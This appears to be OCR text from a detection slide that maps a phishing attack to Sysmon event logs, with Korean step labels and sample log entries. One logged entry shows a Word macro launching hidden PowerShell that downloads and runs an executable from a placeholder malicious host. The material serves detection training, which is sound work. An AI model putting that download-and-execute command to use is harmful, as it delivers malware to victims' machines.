



ProcessCreation
EventID 1
저장
Office 문서다운
FileCreate
EventID 11
Exploit
실행
ProcessCreation
EventID 1
악성코드 실행
C&C 접근
NetworkConnec
tion
EventID 3
악성코드실행
Image loaded
FileCreate
&
ProcessCreation
FileCreate
&
ProcessCreation
RegistryEvent
EventID 12/13


ProcessCreated
ParentProcessID/ParentImage
ParentProcessID/ParentImage
ProcessCreated
ProcessCreated


EventID: 1 ProcessCreation
event_data.ParentCommandLine: “C:\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE”
event_data.Image: C:\Program Files\Internet Explorer\iexplore.exe
event_data.CommandLine: “C:\Program Files\Internet Explorer\iexplore.exe” https://0company.life_qliwiwkwstxrkgbbz_bdfnccd&d=DwMF-Q&c=LQ_lgKiodJdZA
event_data.User: PhishedUser
Download
EventID: 11 FileCreate
event_data.Image: C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
event_data.TargetFilename: C:\Users\PhisedUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\POHSQH12\6E713D2A.doc
Open
EventID: 1 ProcessCreation
event_data.Image: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
event_data.TargetFilename: C:\Users\PhisedUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\POHSQH12\6E713D2A.doc
Macro
EventID: 1 ProcessCreation
event_data.ParentImage: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
event_data.ParentCommandLine: “C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE” -Embedding
event_data.Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
event_data.CommandLine: powershell -WindowStyle Hidden $webclient = new-object System.Net.WebClient;$myurls = ‘http://Malicioussite.su/z3FRJz’.Split(‘,’);$path = $env:temp + ‘\65536.exe’;foreach($myurl in $myurls){try{$webclient.DownloadFile($myurl.ToString(),$path);Start-Process $path;break;}catch{}}
event_data.User: PhisedUser
Download
event_id: 11 FileCreate
event_data.Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
event_data.TargetFilename: C:\Users\PhisedUser\AppData\Local\Temp\65536.exe